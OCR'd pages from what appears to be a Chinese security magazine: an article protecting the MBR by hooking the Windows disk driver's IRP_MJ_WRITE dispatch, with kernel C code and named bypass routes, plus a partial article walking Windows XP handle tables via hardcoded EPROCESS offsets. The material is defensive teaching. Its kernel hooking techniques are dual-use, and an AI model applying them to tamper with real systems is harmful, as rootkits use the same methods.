


图 1





图 2

写在最后

写完这篇文章，我必须再次重申：只有当驱动程序携带正式数字签名时，验证调用者的代码才有使用价值。为什么这么说呢？因为别人无法 patch 带有正式数字签名的驱动(一旦驱动

被 patch，签名就失效了）。而没有加上签名的驱动，本来就没有使用价值。即使别人要使用，直接把驱动扔到 IDA 里，什么代码都出来了。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：驱动
关键词：OBJECT、MBR、磁盘

通过磁盘类驱动的 ObjectHook 来保护 MBR

文 liuke_blue

MBR 是硬盘的主引导记录，它独立于操作系统之外，不管你装 Windows 操作系统还是 Linux 操作系统，它都存在，它包括引导程序、分区表、结束标志（0x55AA）。它被 BIOS 将引导程序加载在 0x7C00 的起始位置，检查最后的两位标志位是否正确，如果正确，取出活动分区的起始扇区（引导扇区），然后跳转到活动分区的引导扇区,通过引导扇区的引导程序找到 NTLDR 区域；如果 NTLDR 文件丢失或者损坏，就会出现一段熟悉的信息："NTLDR is missing，please Ctrl+Alt+Del"，然后你就只有重启计算机，或者修复 NTLDR。NTLDR(startup.com +osload)，startup.com 是 16 位的程序，它运行在实模式，其中很重要的工作就是负责将实模式（不支持分页，采取段首址*0x10+偏移，所有读写都是特权指令）切换到保护模式并且开启分页功能。然后重定位 osload 程序，这个就是核心的启动程序，它加载核心设备（BOOT 型）的驱动，比如:ftdisk.sys、atapi.sys、disk.sys 等，加载后再加载 ntoskrnl.exe，控制权再交给 ntoskrnl.exe 程序，加载一些其他设备驱动、服务等，最后进入系统。具体的细节我以后再跟大家讨论。鬼影 2 就是替换 fips.sys 驱动，并且替换 BIOS 的扩展 INT13，来接管对 MBR 的读写。所以 MBR 极其重要，在 Windows Vista 以后的系统，微软也意识到 MBR 的重要性，所以对 MBR 采取了保护措施，不能随便改写，由于微软不在支持 Windows xp 的升级，所以 Windows 下的 MBR 经常被病毒、木马利用。但是目前还有很多用户在使用 Windows，下面介绍一种保护 MBR 的方式，通过 Object Hook 来实现。

通过对磁盘类驱动的 IRP_MJ_WRITE 的分发例程进行 Object Hook，对写入的扇区偏移来进行判定，如果是第一分区（MBR 在第一分区的 0 柱面 0 磁道 0 扇区）的磁盘设备，并且偏移扇区为 0，也就是从 0 扇区里的位置开始写入的操作全部拦截，从而保护 MBR 不被修改。我的方法过于简单，可以将未被修改的 MBR512 个字节的内容进行 Hash。然后对要写入的 512 个字节也进行 Hash，如果 Hash 值不同，则 MBR 证明已被修改过，则拦截该写入操作。主要代码如下：

```
VOID DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
    UNICODE_STRING uniobjname={0};
    PDRIVER_OBJECT diskdrvobj;
    NTSTATUS status;
  if ( g_bHooked&& g_Origal_disk_Write_Dispatch)
    {
   RtlInitUnicodeString(&uniobjname,L"\\Driver\\Disk");
      status = ObReferenceObjectByName(&uniobjname,
                                       OBJ_CASE_INSENSITIVE,
                                       0,
                                       0,
                                       *IoDriverObjectType,
                                       KernelMode,
                                       0,
                                        &diskdrvobj);
      if (NT_SUCCESS(status))
      {
   InterlockedExchangePointer(&diskdrvobj->MajorFunction
[IRP_MJ_WRITE],(PDRIVER_DISPATCH)g_Origal_disk_Write_Dispatch);
     g_bHooked =FALSE;
         ObDereferenceObject(diskdrvobj);
      }

    }
    return;
}
PDEVICE_OBJECT GetFirstPartitionDevice()
{
   UNICODE_STRING uniobjname={0};
   PDRIVER_OBJECT diskdrvobj;
   NTSTATUS status;
   PDEVICE_OBJECT result=NULL;
   PDEVICE_OBJECT findev;
   RtlInitUnicodeString(&uniobjname,L"\\Driver\\Disk");
   status = ObReferenceObjectByName(&uniobjname,
                                    OBJ_CASE_INSENSITIVE,
                                     0,
                                     0,
                                    *IoDriverObjectType,
                                    KernelMode,
0,
                                    &diskdrvobj);
   if (!NT_SUCCESS(status))
     return result;
   findev = diskdrvobj->DeviceObject;
   while (findev)
```

```
    {
        if (findev->DeviceType == FILE_DEVICE_DISK)
      result = findev;
    findev = findev->NextDevice;
      }
    ObDereferenceObject(diskdrvobj);
    return result;
    }
    NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,IN
PUNICODE_STRING RegistryPath)
    {
      NTSTATUS status=STATUS_SUCCESS;
      PDRIVER_OBJECT diskdrvobj;
      UNICODE_STRING uniobjname={0};
      PDRIVER_DISPATCH originalDispatch=NULL;
       RtlInitUnicodeString(&uniobjname,L"\\Driver\\Disk");
       DriverObject->DriverUnload=DriverUnload;
       status = ObReferenceObjectByName(&uniobjname,
                                  OBJ_CASE_INSENSITIVE,
                                   0,
                                   0,
                                   *IoDriverObjectType,
                                   KernelMode,
                                   0,
                                   &diskdrvobj);
            if (NT_SUCCESS(status))
            {
              originalDispatch = (PDRIVER_DISPATCH) Interlocked
ExchangePointer(&diskdrvobj->MajorFunction[IRP_MJ_WRITE],
    fake_disk_Write_dispatch);
              if (originalDispatch)
              {
    g_Origal_disk_Write_Dispatch = originalDispatch;
                    g_bHooked = TRUE;
              }
    ObDereferenceObject(diskdrvobj);
            }
      return status;
    }
    //这里过滤掉对 MBR 的读写
    NTSTATUS fake_disk_Write_dispatch(IN PDEVICE_OBJECT
DeviceObject,IN PIRP Irp)
    {
      NTSTATUS status = STATUS_SUCCESS;
    IO_STACK_LOCATION   *irpsp=IoGetCurrentIrpStackLocation(Irp);
      LARGE_INTEGER WriteOffsetInBytes= irpsp->Parameters.
Write.ByteOffset;
      ULONG writeLength = irpsp->Parameters.Write.Length;
      LARGE_INTEGER Sectionpos={0};
      ULONG SectorRange;
      BOOLEAN IsDeniedAccess = FALSE;
      PDEVICE_OBJECT firstPartition;
    do
    {
      firstPartition=GetFirstPartitionDevice();
      Sectionpos.HighPart = 0;
      Sectionpos.LowPart = BytesBySECTION;
      SectorRange= WriteOffsetInBytes.QuadPart/Sectionpos.QuadPart;
      //保护 MBR
    if ( SectorRange==0 && firstPartition == DeviceObject)
      {
        IsDeniedAccess =TRUE;
      break;
    }
    } while(0);
    //不让其写入,直接往上返回,其实这方法不好,不如读取 MBR
的内容进行 Hash，和保存好的 Hash 比较判定
    if (IsDeniedAccess)
    {
          Irp->IoStatus.Information = writeLength;
      Irp->IoStatus.Status =      STATUS_SUCCESS;
      IoCompleteRequest(Irp,IO_NO_INCREMENT);
      return status;
    }
    else
    {
      status = g_Origal_disk_Write_Dispatch(DeviceObject,Irp);
    }
  return status;
  }
```

使用自己编写的程序进行测试或者使用 Winhex 以及内核读写扇区的工具 SectorEditor 来修改 MBR，发现对 MBR 扇区的写操作全部无效。效果示意图如图 1 所示。





图 1

这样不管你是在内核用 NTWriteFilr 来写磁盘 MBR 还是通过构造 Scst 写操作包发送至 DRO 来改写 MBR，全部无效，当然你可以发向更底层的端口驱动 atapi.sys 的 StartIo 或者重定位类驱动的写例程，那样还是可以绕过这种保护，本来安全就没有绝对的，谢谢大家！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC

关键词：文件对象、句柄、进程



详解句柄与对象

文/图 610548422

对象这个词对于大家来说想必是耳熟能详了吧。对象的具体定义是：“一个或者一组数据结构和定义其上的若干操作”。既然对象是数据结构和操作，那么有内核对象（存在内核空间）和用户对象（存在用户空间）。当然，我们关心的是内核对象。

内核对象可以让用户通过系统调用来操作是有必要的，但是内核对象只是在内核空间中的一堆数据，在 R3 中如何定位对象呢？答案就是句柄。通俗地说句柄就是在 R3 的程序中联系内核对象的一个数值。在 R3 下编程中，经常会用到各种对象，如：文件对象、符号对象、事件对象、文件映射对象，等等。对于这些对象，在操作对象之前，必然是通过 API 函数先打开或者创建，这些函数都会返回一个值，在 R3 中叫做句柄，在对这些对象执行具体操作时，就用句柄来指定目标对象。如文件对象，就要用到 CreateFileW 函数创建文件对象，并且返回句柄，在读写文件时，传入文件句柄就可以让系统知道操作的文件了。同时，在 R3 的程序中，句柄只是在本程序是唯一的，在全局并不是唯一的。所以，2 个进程可以有同一个句柄值，但它们可能指向不同的对象。

既然我们知道通过句柄可以找到内核对象，那么系统是如何实现的呢？这里通过一个小程序带大家了解句柄表和对象的关系，这个程序可以遍历指定进程的句柄指向的对象，并且输出该对象的重要信息，在此过程中除了调用 PsGetProcessbyProcessId 和 DbgPrint 外，将不调用其他任何函数。

Windows XP 系统中，每个进程都有个句柄表，保存本进程的对象指针。而句柄则是对象在句柄表的索引值。先来说句柄表。在 Windows XP 系统中，句柄表是动态的，最多可以扩展至三级。每级表的大小是 4KB。一级表是 HANDLE_TABLE_ENTRY 结构的数组，HANDLE_TABLE_ENTRY 结构大小是 8 字节，当一级表满，系统就创建二级表，表中每个 ULONG 数是一级表的指针，当二级表满，就创建三级表，表中每个 ULONG 数是一个二级表的指针。

如何获得句柄表的地址呢？在 EPROCESS 结构中，有个数据成员 ObjectTable 指向 HANDLE_TABLE 结构。我们看看 HANDLE_TABLE 结构，如图 1 所示。

```
(a> dt _handle_table
nt!_HANDLE_TABLE
   +0x000 TableCode          : Uint4B
   +0x004 QuotaProcess       : Ptr32 _EPROCESS
   +0x008 UniqueProcessId    : Ptr32 Void
   +0x00c HandleTableLock    : [4] _EX_PUSH_LOCK
   +0x01c HandleTableList    : _LIST_ENTRY
   +0x024 HandleContentionEvent : _EX_PUSH_LOCK
   +0x028 DebugInfo          : Ptr32 _HANDLE_TRACE_DEBUG_INFO
   +0x02c ExtraInfoPages     : Int4B
   +0x030 FirstFree          : Uint4B
   +0x034 LastFree           : Uint4B
   +0x038 NextHandleNeedingPool : Uint4B
   +0x03c HandleCount        : Int4B
   +0x040 Flags              : Uint4B
   +0x040 StrictFIFO         : Pos 0, 1 Bit
```

图 1

其中 TableCode 这个数据保存句柄表地址的相关信息，得到 TableCode 的代码如下：

```
[code]
status=PsLookupProcessByProcessId((HANDLE)pid,&epr);
    //得到进程的 eprocess
    if(!NT_SUCCESS(status))
    {
        DbgPrint("get erpocess is error\n");
        return;
    }
    DbgPrint("the eprocess is %x\n",epr);
    handltable=(PHANDLE_TABLE)*(int
*)((PUCHAR)epr+0xc4);    //TableCode 在 eprocess 中的偏移是 0xc4
[/code]
```

由于系统在创建一个新的 HANDLE_TABLE_ENTRY 时，总是在句柄表的前面找空位置插入（如果没有，则在尾部插入），所以句柄的值大致是连续的。我们可以以 0 为起始句柄，4 为步进来暴力搜索（Windows 规定句柄以 4 为步进），也只有这样才能遍历所有句柄。

```
[code]
for(handle=0;(tableentry=GetTableEntryByHandle(handltable,handle))!=
NULL;handle=(HANDLE)((ULONG)handle+4))
[/code]
```

下面，我们来看看如何根据句柄在句柄表中定位 HANDLE_TALBE_ENTRY 结构。

首先，要根据 TableCode 的低 2 位判读该句柄表是几级句柄表，然后将 TableCode 的低 2 位置 0 作为句柄表的地址，然后根据句柄的值定位 HANDLE_TABLE_ENTRY。

对于句柄值：

低 2 位无用，因为 Windows 规定句柄是以 4 步进的；

第 3 位至第 11 位表示在一级表中的索引；

第 12 位至第 21 位表示在二级表中的索引；

第 22 为至第 30 位为表示在三级表中的索引；

第 32 位表示该句柄是内核句柄（这里的内核句柄是指由系统初始化创建的句柄，在用户程序不存在的）。

具体代码如下：

```
[code]
ULONG leave;
    ULONG tablebase;
    PHANDLE_TABLE_ENTRY entry;
    ULONG i,j;
    i=j=0;
    if (!((ULONG)handle & 0x7fc))       //由于一级表的第一个
HANDLE_TABLE_ENTRY 项为 0，所以句柄的第三位至第 11 位为
0，就直接返回-1。表示无效句柄
    {
return (PHANDLE_TABLE_ENTRY)-1;
    }
/*NextHandleNeedingPool 是 HANDLE_TABLE 的数据成员，表
示本句柄表句柄的最大值(即最多保存的句柄项)，由于要我们这里遍
历句柄表，所以当传入的句柄值大于 NextHandleNeedingPool 的时
候，返回 0，表示遍历结束*/
    if((ULONG)handle>=handletable->NextHandleNeedingPool)
    {
        return 0;
    }
/*获得句柄表的地址和级别*/

tablebase=*(PULONG) &handletable->TableCode;
    DbgPrint("handle_table address is %X\n",tablebase);
    leave=tablebase & 3;
    tablebase=tablebase-leave;
    switch(leave)
    {
/*一级表的索引*/
    case 0:
        {
            entry=(PHANDLE_TABLE_ENTRY)((ULONG)
tablebase+(ULONG)handle/4*8);
            break;
        }
    case 1:
        {
/*二级表的索引,先得到一级表的地址，在得到 handle_table_entry*/

            i=*(PULONG)((ULONG)tablebase+(ULONG)((ULONG)han
dle>>11 & 0x3ff)*4);
            entry=(PHANDLE_TABLE_ENTRY)(i+((ULONG)
handle>>2 & 0x1ff)*8);
            break;
        }
    case 3:
        {
```

```
        /*三级表的索引：先得到二级表的地址，再得到一级表的地址，最后得到 handle_table_entry*/
                j=*(PULONG)((ULONG)tablebase+((ULONG)handle>>21 & 0x1ff)*4);
                i=*(PULONG)(j+((ULONG)handle>>11 & 0x3ff)*4);

            entry=(PHANDLE_TABLE_ENTRY)(i+((ULONG)handle>>2 & 0x1ff)*8);
                break;
            }
        default:
            {
        break;
            }
        }
        return entry;
    [/code]
```

